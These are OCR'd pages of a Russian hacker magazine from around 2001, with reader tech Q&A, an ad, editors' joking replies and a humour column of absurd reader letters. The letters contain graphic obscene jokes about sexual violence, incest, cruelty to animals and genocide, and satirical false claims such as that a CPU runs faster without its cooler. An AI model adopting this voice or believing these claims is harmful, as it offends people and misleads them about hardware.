Я часто зависаю на IRC (юзаю mIRC). Но мне уже надоело писать имя человека, к которому я посылаю мессагу (на канале). Можно ли как-нибудь облегчить этот процесс?

Не зря многие рекомендуют юзать mIRC (хотя полно народу, которых радует BitchX :), ведь благодаря развитой системе скриптинга можно сделать все что угодно, а уж такую мелочь тем более. Заходи в aliases и пиши: F4 editbox -ap $snick(#,1) $+ , . Вот и все. Теперь выбирай из списка ник, нажимай F4 и пиши мессагу.

IN TRASH

Как выбирать ЖК монитор?

Покупка такой дорогой вещи обычно превращается в головную боль. Вообще, выбирать монитор очень сложно, а LCD-шник еще сложнее. Для начала следует отметить, что не стоит ставить главным критерием - внешность монитора. Выбор монитора по внешнему виду, пожалуй, самая распространенная ошибка, хотя, несомненно, дизайн играет немалую роль. Если у тебя на примете уже есть какой-нибудь монитор, то требуй у продавцов разрешения поработать на нем (если они откажут, то смело иди в следующую фирму!), а во время работы смотри следующее:

1) Наличие "мертвых пикселей". На плоских панелях очень часто встречается такой баг и выражается он в нескольких (а иногда и больше) не работающих пикселей. Наиболее просто проверить монитор на их наличие можно, запустив какой-нибудь фильм (желательно с хорошим качеством). Они сразу будут заметны. Если таких пикселей будет 1-2 (ну 3), то это можно считать нормой, хотя, конечно, лучше, чтобы их не было вовсе.

2) Контрастность. Один из самых главных критериев. От контрастности зависит общее впечатление от работы монитора! Так что на нее стоит обратить особое внимание. В принципе оценить контрастность можно на глаз, однако не лишним будет воспользоваться различными тестами.

3) Яркость. Не поверишь, но яркость LCD монитора может превышать яркость обычных мониторов. Скорее всего, проверять яркость тебе придется, как и контрастность, - на глаз... но проблемы с яркостью бывают не так уж и часто.

4) Угол просмотра. У каждой LCD-панели есть определенный угол, под которым изображение будет реалистичным и четким. Если этот угол будет меньше, чем 110 градусов, то я бы посоветовал тебе серьезно задуматься о своем выборе. Однако если ты секретный агент, то маленький угол просмотра будет тебе только в плюс :).



Мне дали/я увидел несколько плакатов в городе (живу Spb) с логином/паролем/телефоном. Вобщем, подумал, что это халява. А потом счет пришёл на 1500 р. Как они определяют, что это я сидел? АОНом? А что будет, если не заплачу?

Мне пришло НЕСКОЛЬКО подобных писем. Неужели вы думали, что кто-то будет предоставлять неограниченный халявный Инет? Конечно, нет. Сперва необходимо было позвонить в сервисную службу и подробно узнать о тарифах, а уж затем пользоваться (вернее, не пользоваться). Я тоже когда-то пользовался данной услугой, однако у меня в городе ее предоставляет государственный провайдер (то есть телефонная компания), а счет за услугу приходил вместе с телефонным счетом. Но у тебя совсем другой случай. Ведь ты никакого договора не заключал. Более того, определить они тебя могут только АОНом. Однако чтобы прислать тебе счет, у них должна быть свежая и полная телефонная база, следовательно, можно предположить, что у нее есть договоренность с твоей телефонной компанией. В общем, если никакого договора нет, то можно попробовать не платить, но будь осторожен, чтобы потом не пришлось платить еще большую сумму за работу юриста.

ОДОБРЕНО SINtez

У меня раньше был отличный connect 49333. А теперь только 26400. По-моему, что-то случилось с линией... Как пофиксить? А иногда телефон вообще перестает работать. :Em

Прежде всего советую убрать все ненужные телефонные провода и, по возможности, все параллельные телефоны. Советую тебе провести отдельный провод от щитка (который на лестничной площадке) к твоему модему без всяких скреплений провода и розеток. Если телефон иногда перестает работать, а ты уверен, что дома с проводкой все в порядке, то иди смотреть щит - иногда криворукие соседи обрывают телефонный провод. Более того, бывало, домашние животные (грызуны) перегрызали провод. :)

ОДОБРЕНО SINtez

А как можно самому нарисовать скин к winamp'у?


На www.winamp.com/nsdn/winamp2x/dev/skins/base доступен основной скин, хотя можно взять и любой другой. Просто рисуй скин заново, то есть изменяй уже нарисованные элементы рисунка на свои. Затем придется много тестить и править многочисленные баги. В принципе, все. Хотя если хочешь распространять свой скин, то запакуй все файлы в zip, а потом поменяй расширение на .wsz (.wsz файлы winamp сам распаковывает и устанавливает). Если тебе нужно больше инфы, то качай это -> www.winampcentral.com/utilities/zips/skincreator.zip.

ОДОБРЕНО SINtez


Ф ЦЕНТР
КОМПЬЮТЕРНЫЕ СИСТЕМЫ МИР
Компьютеры "МИР" на базе процессоров AMD®
AMD Duron
В центре особого внимания
www.amd.ru
support@amd.ru
Компьютер любой конфигурации под заказ БЕЗ ПРЕДОПЛАТЫ!
www.fcenter.ru
"Бабушкинская" ул. Сухонская, д.7а тел.: (095) 472-6401
"Улица 1905 года" ул. Мантулинская, д.2 тел.: (095) 205-3524
"ВДНХ", ВВЦ пав. №71 и пав.№2 ТК "Регион" тел.: (095) 785-1-785
Логотипы AMD и Ф-Центр являются зарегистрированными товарными знаками







На письма отвечал Centner



From: Jura Shum_kov [peace_deats@beep.ru]
Subject: Самое отстойное письмо номера

Привет, чуваки! У меня все номера "Хакера", кроме второго за первый год печати (99). Хорошо, да! Но читая письма юных "поклонников", восхваляющих все подряд (и таких писем, к сожалению, много), становится неловко за вас: а вдруг загордитесь? Спецвыпуски смотрел все, но купил некоторые: (кодинг, новогодний с CD, WEB-дизайн). Недавно взял последний "Спец"-Хай-Тек: для незнающих электронику - сложно, для электронщиков - неинтересно. Хочется действительно видеть больше (естественно, только для познавательных целей),например: Раскодировки (Сотовые, Автомагнитолы), для общего развития: защита CD-R/RW От копирования и т.д. Ну а так что: журнал нужный, полезный и что самое главное - пока вне конкуренции; юмор "Шеповалова" - cool, отсутствие комиксов - тоже, шаровары хотелось бы видеть поинтереснее (без прибамбасов типа "украшалки рабочего стола"), а в общем: меньше отстоя, больше пива! Удачи!
Ваш постоянный читатель Yuric.
(Солнце ласково взошло над рекой Хуанхэ, и хунвейнбины вздыбили горбатые спины): цитата из "Хакера". Спасибо!
P.S. Напечатайте, возможно получу массу писем (в том числе от разгневанных юных "Хакеров").

Ответ X: Ну, Юрец, мы тебе всей редакцией завидуем. Если честно, то даже у нас такой впечатляющей коллекции номеров нет. А по поводу "поклонников" - что тут неудобного? Нравится людям, вот они и хвалят. И не надо бояться, что мы загордимся, этот этап давно позади, сейчас мы собой уже не гордимся, мы себя боготворим! Шутка. Познавательные цели у тебя какие-то забавные. Тут один крендель предлагал написать о взломе автосигнализаций, другого интересовали тонкости изготовления пластиковой взрывчатки, третий просил прислать план редакционного здания. Это говорит о чем? О том, что интересы у X-читателей разносторонние. Опять шутка. Если серьезно - спасибо, что внятно объяснил, что именно ТЕБЕ нравится, а что не нравится. Чем больше таких писем - тем проще нам ориентироваться в читательских предпочтениях. Учтем, исправимся и накажем кого попало. И обязательно ударим пивом по отстою! Последнее предложение - снова шутка.

From: yolochka [yolochka@atlasua.net]
Subject: Здравствуй, милый хакер!

Здравствуй, милый журнал Хакер! (Это своего рода устаревший заменитель всех ваших хаюшки, дарова всем кул хацкерам и доброго времени суток - прим авт.)
Долго хотела я написать. Но.. В общем, слишком много друзей, точнее парней, которые знают меня и читают Х. И чтобы я, этакая ламерша, которая не сможет отличить винчестер от процессора, которая так мило улыбается и говорит: <Зайчик, солнышко, ласточка, помоги переустановить SunOS 5.7>. Так вот, когда эти великие увидят, что я, неверная, посягнула на их (в буквальном смысле этого слова) святыню (когда парень спит с журналом под мышку и бормочет что-то об очередной DoS атаке - это серьезно или это к любимому Данечке?), они предадут меня осмеянию, бичеванию и чему-нибудь похуже :(.


Ответ X: Здравствуй, yolochka!
Спешу развеять твои опасения по поводу "ламерши": раз уж ты можешь отличить винчестер от процессора, устанавливаешь SunOS 5.7 и знаешь, что такое DoS атака, - ты уже не "ламерша", и это нормально. Можешь считать это официальной точкой зрения X-Crew и не забудь ознакомить с ней твоих друзей. А вот твоим друзьям надо бы потестироваться. В таком возрасте спать с журналом... Сомнительно как-то, боюсь, Даня тут не поможет, это уже к Мэд Доктору, случай серьезный.
Следующий вопрос: да, бывает, что и девушки такое отмочат, что приходится их в "Самое дурацкое" помещать. Но ведь бритву дарить как-то несолидно, может и брить-то еще нечего :)). Специально для таких случаев мы разработали график дежурств для всего X-Crew. "Победительницу" мы приглашаем в редакцию и торжественно дарим ей вместо бритвы текущего X-дежурного (во временное пользование, на 24 часа), с которым можно делать что хочешь. Круто? Тебе кого бы хотелось выиграть? Hint: особой популярностью пользуется точная копия Доктора Добрянского на полупроводниках, оборудованная осциллографами и новым, мощнейшим, не побоимся этого слова, - паяльником... Постоянно задерживают и возвращают с севшими батарейками :)).
P.S. Очень мне твой ник понравился. Незамысловатый и очень прикольный. Я, было, хотел подписаться как Mega-Mihin-Turbo-Centner, но понял, что надо быть скромнее, и обозначусь как yozhik. Как, красивый ник?

From: Faun [mailto:faun@xakep.ru]
Subject: Cuttery

Уо, люди Х!
Как-то давно, вас, нет, не журнал, а Вас, дорогие мои хакеры, упрекали в том, что вы слишком закомплексованы. Вы, как настоящие лохматые, нечесаные и небритые перцы, яро доказывали, что это, мол, не так. С пеной на губах высматривали обидчиков. Вас оттащили, держа за поводок, в редакцию. И может быть все так и закончилось бы... Но. Как-то забрел я на канал СТС (ящик с картинками такое показывает) и там в супер шоу "Молодожены" увидел Centner'а с женой 8). Извините, конечно, но если это у вас все там такие "незакомплексованные", то... Или вы только на бумаге можете "отстреляться", а так, в реале, ни на что не способны? Отвечайте.
Faun, это тот мелкий ублюдок, который прислал письмо, а точнее то, что является плодом его больного воображения.

Ответ X: Ааа-ааа, милейший Faun! Рад, рад, ты уже четвертый, кто видел меня в говорящем ящике. Не правда ли, я великолепен? :))) Ладно, рассказываю, как дела обстоят на самом деле... Сначала мы все в редакции были лохматыми, нечесаными и небритыми. А потом мы такими и остались, некогда, надо X делать. Но в один прекрасный день звонят с СТС и говорят, мол, нужно нам перформанс с инсталляциями забацать, да так, чтобы вся Европа вздрогнула и Герцен проснулся. А то, дескать, скукота на телеэкранах, Киркоровы там всякие, одинаковые министры и бандюганы (клонированные, что-ли?) и прочие вызывающие зевоту депутаты пополам с телепузиками. Мы подумали и отправили меня. А что? Предварительно, конечно, помыв. Но помывка, понятное дело, от закомплексованности не избавила. Ну да ладно, страна все равно должна знать своих героев в лицо! Так вот, снимали мы эту передачу, снимали, а потом - мама дорогая! Боюсь, что ты смотрел укороченную, адаптированную для дошкольников версию этой программы, которую демонстрировали в утренние часы. Там были вырезаны некоторые занятные и, я бы даже сказал, во много талантливые сцены, среди которых:
- Рекламный конкурс на лучшие "Понос, вздутие живота, тяжесть в желудке" под лозунгом "Пурген - лучший антидепрессант" с участием всех присутствующих в студии. Приз - кружка Эсмарха под гжель. Расцветка веселенькая - обхохочешься! Выиграла маленькая девочка, внучка режиссера... Я заплакал.
- Пятичасовой монтаж (это, типа, работа в команде) общественного дверного звонка (при входе в студию) с функциями автодозвона и переадресации вызова.
- На 162 минуте ведущий произвел недопустимую операцию и выгрузил всю принятую накануне водочку прямо на трибуну с гостями. Все закричали "бис!" и были крупно не правы... Я снова плакал.
- Под занавес наш редакционный drum-кружок устроил сеанс одновременной игры на варганах. Сварганили так, что даже видавшие виды музкритики вспотели. Заплакали все. А ты говоришь - Децл... Во где сила!

P.S. Обладателям лицензионных видеокассет с записью передачи рекомендую посмотреть эпизод 793, где вся редакция в полном составе занимается вечерним марксизмом. Обладателям мощных процессоров доступны функции Connect, Join и Zoom.





Самое письмо номера.

ДУРАЦКОЕ

Даже два.

From: x-coder .
[x-coder_xakep@mail.ru]

Subject: ПОМОГИТЕ!!!

Я нашел программу для разгонки процессоров и разогнал через насколько дней когда я включал комп потемнел экран и перестал работать комп. Что делать?

From: Иван Калякин
[elk85@mail.ru]

Subject: Вопрос

Здравствуйте!
Меня вот вопрос сильно беспокоит: что нужно написать в командной строке DOS или в .bat файле, дабы запустить в фоновом режиме .waw, .mid, .mp3 файл.
Best regards,
Заранее благодарен, Иван

Ответ X:

Сегодня, как ты можешь заметить, у нас целых два победителя. Я долго ломал голову, кому из них отдать предпочтение, но так и не решил, уж очень они хороши! Ну просто супер! Да и проблемы сходные :)). Не подумайте, что я злобно стебаюсь, просто работа такая.
В первом случае я рекомендовал бы заказать CD с похоронным маршем и под его звуки отправиться в гарантийку. Если вопрос задан действительно серьезно, то там все девайсы (включая потемневший экран) обменяют бесплатно на более другие :)). Да, не забудь в гарантийном талоне оставить подпись x-coder_xakep! Но никому не рассказывай, что умеешь разгонять 32 кг гирю до 64 кг по шине… Есть и еще один ответ на законный вопрос "Что делать?" Жениться! Вот такое (большой палец вверх) дело!
Многоуважаемому дону Калякину хотелось бы предварительно задать несколько наводящих вопросов:
Как давно беспокоит данный вопрос? Это с детства? Как сильно беспокоит и насколько часто? Слышны ли в фоновом режиме .waw, .mid, .mp3 или посторонние голоса? А когда комп выключен? Что говорят голоса? Как на X? Беспокоят ли другие вопросы или только этот? Если случай не особенно запущенный, рекомендую покой, чаек с медом, новопасситик, чистый воздух и поменьше времени в Инете. В качестве крайних мер: двухпроцессорная система, на одном проце mp3-плеер под дос, на другом - "Сапер" и… вот она, реальная многозадачность :)))

P.S. Теперь надо поломать голову, как один приз на двоих делить. Да уж, но мы не привыкли отступать! Цитирую протокол собрания: "В связи с резким увеличением количества победителей в различных конкурсах по решению общего собрания всех сотрудников редакции X от 25.10.2001 с нового, 2002 года, в целях повышения благосостояния читателей журнала, а также учитывая сложную экономическую ситуацию в центре и на местах, обязать редакционный сервер отправлять в подарок каждому сотому X-читателю е-мейлом свежий своп от винды. Контроль за выполнением возложить на X" :)).

From: x-coder [mailto:x-coder@bk.ru]
Subject: Ламер зона

Привет хакер, мне не нравится ваш журнал потому что в ваших статьях ламеру делать не чего. В наше время ламеру совершенно не у кого учится. Кому я только не писал, чтобы помог добрым советом. Даже на письмо не отвечают. Единственный кто помог мне чуть-чуть это Хххх Хххххххх. Он часто пишет статьи в ваш журнал. Я лучше не буду называть его имя, потому что его могут неправильно понять.
Я предлагаю на вашем сайте сделать раздел ламер зона или что нибудь в этом роде. Потому что
скоро не останется хакров. Так как ламерам не где будет учиться. Хотя бы коллекцию ссылок, где можно научится чему нибудь. Я уверен, что ламеры меня поддержат и будут писать в ваш журнал пока
вы что нибудь не сделаете. Мне не нравится как вы опускаете ламеров ушатые да сами вы ушастые..

Ответ X : Привет x-coder, первым делом сочувствую тебе. Сидел, читал твоё письмо и первое, чему удивился - практически полному отсутствию запятых. Ты что, с телеграфа мейл отправлял? Ладно, дело не в этом.
Попробуй сформулировать свой вопрос не в телеграфном стиле " я такой хороший а мне никто не помогает потому что непонятно о чём идёт речь к тому же я сам не совсем понимаю что к чему", а несколько более конкретно. Может быть я что-то не так понимаю? ЧЕМУ КОНКРЕТНО ТЫ ХОЧЕШЬ НАУЧИТЬСЯ? И что сделал для того, чтобы чего-то на этом поприще добиться? Информации для "чайников" в интернете навалом, в X постоянно присутствуют материалы "для начинающих", есть форумы, ньюсгруппы и мало ли чего ещё! Неужели ты не смог найти ответы хотя бы на часть своих вопросов самостоятельно? Или, может быть, ты просто занял очень удобную позицию "Пусть меня научат!"??? Прикольно, думать особо не надо, знай себе - письма пописывай пачками. Ты не думаешь, что просто загружаешь окружающих своими вопросами, на которые сам легко найдёшь ответы?







IN TRASH




Даниил Шеповалов (danya@danya.ru)



Даниил Шаповалов

Играй в футбол! Дыши клеем!

Легко ли быть Даней Шеповаловым? Вот вопрос, который терзает миллионы умов. "Нет!" - отвечу я вам. Нет! нет! и еще раз нет! Вчера мне приснился сон на PHP. Не дай тебе Бог увидеть такое. Но это еще полбеды: вот уже год как я начал бояться своего почтового ящика. Что упадет туда после моей очередной временной связи со случайным провайдером? Фотография Пикачу на фоне 144-ех отрезанных яичек с подписью "Жизнь прекрасна!"? Флаер "Вечеринка 11Б класса 147-ой средней школы. Каждому посетителю - бесплатный бокал ацетона!"? Или быть может увлекательный рассказ о групповом изнасиловании ди-джея Пикселя куском арматуры? В мой почтовый ящик может упасть все что угодно. Около месяца назад мне пришло письмо "Америка горит! Мы сделали это для тебя, Даня! Аллах акбар!". Уже через час я сидел в мрачных застенках ФСБ, прислушиваясь к диким воплям, которые доносились из соседнего подвала. Я завидую тебе, дорогой товарищ. Ты ведь даже не подозреваешь, как много психов окружает тебя. Это не мания преследования: они действительно повсюду. Они работают на бензоколонках и в магазинах, учат детей и регулируют дорожное движение, торгуют нефтью и составляют бюджет РФ. Вчера я застал декана своего факультета за чтением][. Он хищно улыбался и делал какие-то пометки в блокноте. Подойдя поближе, я успел прочитать последнюю запись: "плетка - 1 шт., наручники - 7 шт., фаллоимитатор - 7 шт., гвозди - 2500 шт." и тут же с ужасом увидел, что журнал открыт на странице... да-да, именно на той, что сейчас перед твоими глазами. В своих мессагах перцы часто требуют от меня статью, полностью составленную из безбашенных писем. Ну что же - перед вами один день из жизни моего почтового ящика. Все как есть, без цензуры, украшательств и сортировки. Всего лишь один день...



"Warfish" <warfish@mail.ru>

Здравствуйте, уважаемый Даниил. Это я, ваш учитель по физике, помните меня? Ведь это я вас указкой по кокам шлепал, по затылку мензуркой бил, и во что все это вылилось? Ты не можешь теперь и двух слов связать! Ослики какие-то, Джульбарсы, астральный секс, негритянская гонорея... Что это за бред? Ты что пишешь вообще? И что это за слово "трахнуть"? Вас Ольга Степановна что ли русскому языку не учила? Половое сношение! Половое сношение! А теперь сел и просклонял эту фразу 10 раз, а не то я с особой дерзостью засуну тебе свою указку в шоколадный глаз и прокручу ее там не один десяток раз, шлепая своей черной плеткой по твоему многострадальному половому органу. Не забывай наши вечера в уютной лаборантской! Всегда твой, Геннадий Петрович! P.S. Татьяна Ивановна тебе привет передавала.

"Доктор Баклажанов" <legaladvice@cityline.ru>

Уважаемый Даниил, смею внедриться в вашу приватную сферу и обсудить возможность публикации следующих статей:
"Дефекация - как физиологический катарсис"
"Особенности интимной жизни пчел в лактационный период"
"Тесты Роршаха и капрофагия" (тема моей будущей кандидатской диссертации по психиатрии, кстати)
"Девиация - как норма"
"Минтайно-мускусные нотки в аромате творожистых выделений"
"Перверсивность в поведении улиток"
"Как я мастурбировал на самку дикобраза - эмпирический аспект"
"Вакуумный кунилингус в экстремальных условиях"
"Трупная эмфизема - как эреген-объект"
"Совокупление с облаками (шаманские практики)"
Искренне Ваш, Доктор Баклажанов.

"Digital Hell" <digitalhell@xakep.ru>

Здравствуй, о Всемогущий! Извиняюсь, я думаю, можно сразу на ты? Даня, я полностью тебя понимаю. Нет, я действительно тебя понимаю. С недавних пор я понял, почему ты так любишь осликов и так ненавидишь людей (да и за что их любить-то?). Так вот, мое открытие заключается в следующем: я понял, что Даниил Шеповалов это не человек (как все думают)! На самом деле это клонированный ослик с измененным полом. И он любит свой оригинал, во-первых, как самого себя, а во-вторых, как полового партнера (у оригинала пол остался прежним). На весь же оставшийся мир Даня озлоблен, потому что неудобно все-таки копытами на клавиатуре писать. Уроды, это надо же не додуматься сделать клавы для осликов. Вот и все мое открытие. Но ты, Даня, не бойся, я об этом никому не скажу. Я и сам не совсем уж и человек. Если ты действительно хочешь знать, я - хомячок. Как ты уже наверное понял, я людей тоже не очень-то люблю (особенно живых). И даже не из-за того, что для хомячков они клавиатуры не собираются выпускать. Нет, не из-за этого. Эту нелюбовь, наверное, отчасти привил мне мой хозяин. Я не то что бы его ненавижу, нет, я даже отчасти его понимаю. Ну, ушла подружка, стрессы не покидают, друзья от него отвернулись, вот. Да, еще и мастурбация его с некоторых пор не удовлетворяет... С этих некоторых пор моя клетка стала открываться все чаще и чаще. О нет, вот он идет! Даня, я не хочу! Сделай что-нибудь! Нееееееееееееееееееееееттттт...............

"Митьки" <mitky@land.ru>


Привет, межгалактическое дерьмо! Пишет тебе Абсолют, порожденный абсолютным ничто и девственностью вселенной. Я - межгиперпространственная ошибка, меня должно не быть, но я существую, доказывая тем самым бренность бытия. Приятно осознавать, что ты - ошибка системы (довольно крупная). Недавно видел вашего бога. Хм. Жалкая, ничтожная личность, мелкий арендатор галактики. Ну ничего, через пару вечностей вашему Млечному пути настанет гипермаздай, и вы избавитесь от него. Что меня у вас заинтересовало - так это транс-гипер изврат, производимый твоим мозгом. Хотя, на самом деле, это не изврат. Это единственно правильная точка зрения на сущность всего человеческого. Просто остальные люди - жалкие черви, живущие холодильниками и мегагерцами. Меня интересует твоя точка зрения на такие вопросы:
Будут ли ослики доминирующей расой на Земле через 3 килогерца лет?
Сколько раз в неделю следует совать голову в микроволновку?
Какой по-твоему конец цивилизации предпочтительнее: термоядерная или биологическая война.

"Mixa" (zxabycd@minus.krs.ru)

Здравствуй, Великий Покрыватель и Осеменитель всего живого и мертвого! Вчера ночью я изучал твои труды и поллюционировал на спящую рядом сестренку и кота. Кончил в итоге на кота и показательно кастрировал его соковыжималкой. Подруга говорит, что я стал какой-то необычный (это, наверное, потому, что во время оргазма я бью ее в солнечное сплетение и называю дискетой). Сегодня купил 9 пачек презервативов, каждый мерил до семяизвержения, а потом повесил над своей кроватью (сестренка больше со мной не спит). Заметил, что меня все больше тянет в зоопарк. Зачем-то напокупал книги о змеях...

"Serge" <serge@4ka.mipt.ru>

Харе Кришна, о Сенсей Всея Руси! Когда меня возбуждают, я перехожу на другую орбиту. Я - электрон. То есть я и мои собратья тяжело работаем и нагреваем твой процессор, чтобы даже такой простой парень, как ты, мог спокойно посмотреть порнушку и всласть помастурбировать. Зачем мы его нагреваем? Очень просто. Чем больше температура процессора, тем быстрее он работает (это общеизвестный факт) и, следовательно, тем больше эякуляций ты сможешь получить за конкретное время (по-простому больше раз кончишь). Зло для любого процессора - это кулер. Кулер необходим только для того, чтобы температура процессора не достигла 4000 градусов и не началась термоядерная реакция (вода разложится на кислород и водород, а последний, как известно, является основным топливом звезд). Так вот, мы подумали и решили обратиться к тебе с просьбой, сними пожалуйста кулер с проца. Или хотя бы напиши людям о том, как мы трудолюбиво трудимся на благо морального разложения общества и в частности Дани Шеповалова.



NEXT

И как же тебе не стыдно, грязному ублюдку, папе солнца и нетитулованному королю карманного бильярда, писать такие вещи, как ядерный титбит и другие приключения мастурбирующих осликов по имени Кики? Ну ты и болван! Ты бы лучше вместо такого онанизма занялся росписью самотыков и занял бы лидирующие позиции в секс-индустрии! Энергию, дорогой подонок, надо вкладывать в правильное русло и думать не только о себе, но и об остальных.

X-Music

Музыка для хакера

Команда: не команда, а DJ RAM (www.djram.com)
Пластинка: Рэмесло
Релиз: RealRecords, 2001 (CD предоставлен магазином "ПУРПУРНЫЙ ЛЕГИОН" www.plegion.ru)
Реальный хит: почти каждый

Очень энергичный компактик, любимое детище DJ RAM. Сочные ремиксы Мумий Тролля, Линды, Zdob Si Zdub, Чичериной, Сплина, Танцев минус, Найка Борзова, Тотала, короче - все сливки из чартов собраны, обработаны и выложены на CD. Да, между прочим, на www.nepopsa.ru стартовал конкурс, победители которого могут стать обладателями подарочного издания CD с автографом его автора.

Музыка для крякера

Команда: Cafe Del Mar
Пластинка: Volumen Ocho
Релиз: Universal Music, 2001
Реальный хит: каждый второй

Очередной релиз уже ставшей всемирно известной серии (выходит с 1993 года). Отличная возможность тусклым осенним вечером ощутить себя на берегу моря. Полная расслабуха, почувствуй себя посетителем одного из самых известных в мире клубов, который был построен "как место, чтобы наблюдать заход солнца над Средиземным морем. С тех пор путешественники со всех континентов приходят в этот мирный приют, где они могут расслабиться и отдохнуть перед ночным безумием." В общем, сделай сам chill-out твоей мечты.

Музыка для западлостроителя

Команда: Paul van Dyk & All Stars
Пластинка: Paul van Dyk & All Stars
Релиз: Dancing Paradise, 2001
Реальный хит: We are alive

Думаю, для тебя не секрет, кто такой Paul van Dyke. Если секрет, то, в общем и целом, это трансовый DJ, без которого сложно представить современную электронную музыку. На этот раз его миксы помещены на скомпилированный у нас, в России, альбом, который обязательно нужно послушать. Гарантированное удовольствие для тебя и твоих друзей, хорошая клубная музыка.

Музыка для warezника

Команда: Total (www.totalgroup.ru)
Пластинка: Total:1
Релиз: RealRecords, 2001
Реальный хит: Бьет по глазам

Если ты слушаешь радио более-менее часто, то наверняка знаком с песней "Бьет по глазам". Чистый адреналин, музыка просто заряжает энергией. Не зря скандалист Мэрилин Мэнсон выбрал начинающую российскую группу Total для "разогрева" перед своим концертом. Все идет к тому, что скоро он сам будет выступать на разогреве у группы Total :)). Вот тогда и посмотрим, кто круче, а пока слушаем Total!



Даниил Шеповалов (danya@danya.ru)

Андрей <u102676@ dialup. podolsk.ru>

Дэн! Я угораю! Это ж до какой степени просветления надо дойти, чтобы выдумывать ТАКОЕ! Давай меняться! Я тебе жену, а ты мне своего ослика. Только его надо умертвить, чтоб не брыкался. Очень хочется нормального сексу. А еще пришли мне твое фото в полный рост. Я его на потолок приклею над кроватью, а сам на животе буду спать. Вместо подушки - зеркало. Ты сверху и мертвый ослик под боком - красота!

"Евгения Гончарова" <jh2000@mail.ru>

Здравствуй, Данечка! Спешу сообщить тебе великолепную новость: я поставила The Sims House Party и поселила там Даню Шеповалова. Теперь я каждый день наблюдаю, как ты в симпатичных розовых плавках ходишь по огромному дому с кислотными полом и стенами, пытаешься оседлать быка, танцуешь в пижаме, насилуешь надувного крокодила, ну и все в таком духе. Ночью ты ходишь на работу (ты работаешь вовсе не тем, кем ты подумал, а наборщиком, типа ты будущий журналист). Я так подумала и решила, что сим вполне сойдет за куклу-вуду, так что берегись, если вдруг начнешь хулиганить, я уберу из твоего все вещи и оставлю только стройные ряды унитазов! (Ну и, конечно, никаких осликов.)

"eldar shaibakov" <zmey@mail.ru>


Итак, мы подумали за бутылкой водки насчет твоей предвыборной кампании. Надо сделать так: в расположении мы имеем две ядерные державы (кроме нас) - это Франция и Китай. Наш план заключается в том, что надо как-то "незаметно" эвакуировать к себе всех китайцев! Предлагаю построить подземный лифт. Т.е. Китай останется пустым (мы их в Сибирь переселим, а потом с ними тоже расправимся), поставим троян на компьютер управления ядерными боеголовками Китая (сначала перекачаем весь продаваемый или чего-нибудь стоящий металл или там технику) и бахнем по америкосам. Американцы сразу раздраконят Китай, но былого Вашингтона и Нью-Йорка им уже не вернуть... Дальше мы расстреливаем всех китайцев под предлогом улучшения их генофонда... т.е. опять-таки мы парочку их оставим... для экспериментов. Потом к Нашему Великому делу мы подключим Францию: то же самое подземными лифтами... И запустим пару-тройку ракет в Техас и Калифорнию... Также предлагаю устранить из игры Индию. Так как американцы ответными ударами раздраконят всю Европу, то, пожалуй, на этом материке нам бояться нечего. Кстати, мне никогда не нравился французский язык... Также имеется несколько поправок к твоей конституции:

1. Чтобы у каждого полноценного члена общества было десять (вернее, не меньше десяти) рабынь.
2. Не объявлять другие страны провинциями России, а безжалостно истреблять их население всякими вирусами, которые мы разработаем для борьбы с пришельцами-мозгососами из созвездия Тельца.

Вот, пожалуй, и все, твои премьер-министры - Шайбаков, Осипов.
ТОЛЬКО ТАК МЫ УСТАНОВИМ МИР ВО ВСЕМ МИРЕ!!!!!!
УРА!!!!!!

sonio carlito <carlito00@rambler.ru>

Приветствую тебя, о Величайший! Все мы плачем от непристойного омерзения, когда эти неверные пытаются осквернить Светлое Имя Главного Эректора Современности на страницах нашего любимого магазина, и пускаем слюни священного прелюбодеяния, ежели видим на бумаге словно выжженные твои откровения, впускающие в наши бездонные темные души светлые лучи Квинтэссенции Космического Экзистенциализма вкупе с Суицидальными Размышлениями твоими, о Главнейший из Пертурбальных Гинекологов! Может посоветуешь, какие препараты лучше давать этим идиотам, а то они все меньше и меньше в Тебя верят. Уже раздаются крики "А есть ли Даня или может это Синтез с Холодом во время субботних пьянок Word насилуют?". Прости меня, о Сенсей, но я не пойму, почему ты не испепелишь их на месте за столь греховные слова? А самый главный у этих еретиков, такой плюгавый, лысенький, бородкой тряся своею вшивой, заявил: "Дани НЕТ!!! А весь ваш Хакер пишет редакция журнала Cool Girl!!!". Кажется, за мной пришли. Двери долго не выдержат. Врешь - не возьмешь! Дезинтегрирую сволочей! За Родину!!! ЗА ДАНЮ!!!



"vovamf" <vovamf@mksat.net>

Привет Тебе, о Величайший Оргазмирующий Пророк Всех Времен!!! Некоторые мои подруги посмели обвинить Тебя в извращенности и озабоченности (я провел с ними пару сеансов Открытия Внутрианусных Чакр и переубедил их... потом отдохнул немного и переубедил их снова...), и я с гордостью признаю, что Ты действительно ГиперИзвращенный и МегаОзабоченный перец! И тем самым Ты вызываешь восхищение нас - Твоих соратников - и будешь вызывать священный трепет у потомков!!! Даня - РУЛИТ форэва!!! Однозначно! скандируя эти лозунги все население (650000 чел) нашего украинского городка требует немедленного создания ФанКлуба им. Гения_Всех_Времен, Величайшего_Самоудовлетворителя и Астрально-Орального Гуру - Данечки (то есть Тебя). И на мои худенькие плечи возложена почетная обязанность - достать кусочек Твоего тела (либо одежды... желательно белья), дабы создать из него Великий_Фетиш, чтобы миллионы Твоих фанов со всего мира могли... эээ... помолиться, глядя на него! Если Тебе не трудно (а такому всемогущему существу ничего не трудно), вышли, пожалуйста, бандерольку в составе:

- Данины трусики - 1 шт.
- Данин специальный_пристегивающийся_член - 1 шт.
- Данины сперматозоиды - одна трехлитровая банка.
- Данин специальный_надувной_ослик - 2 шт.

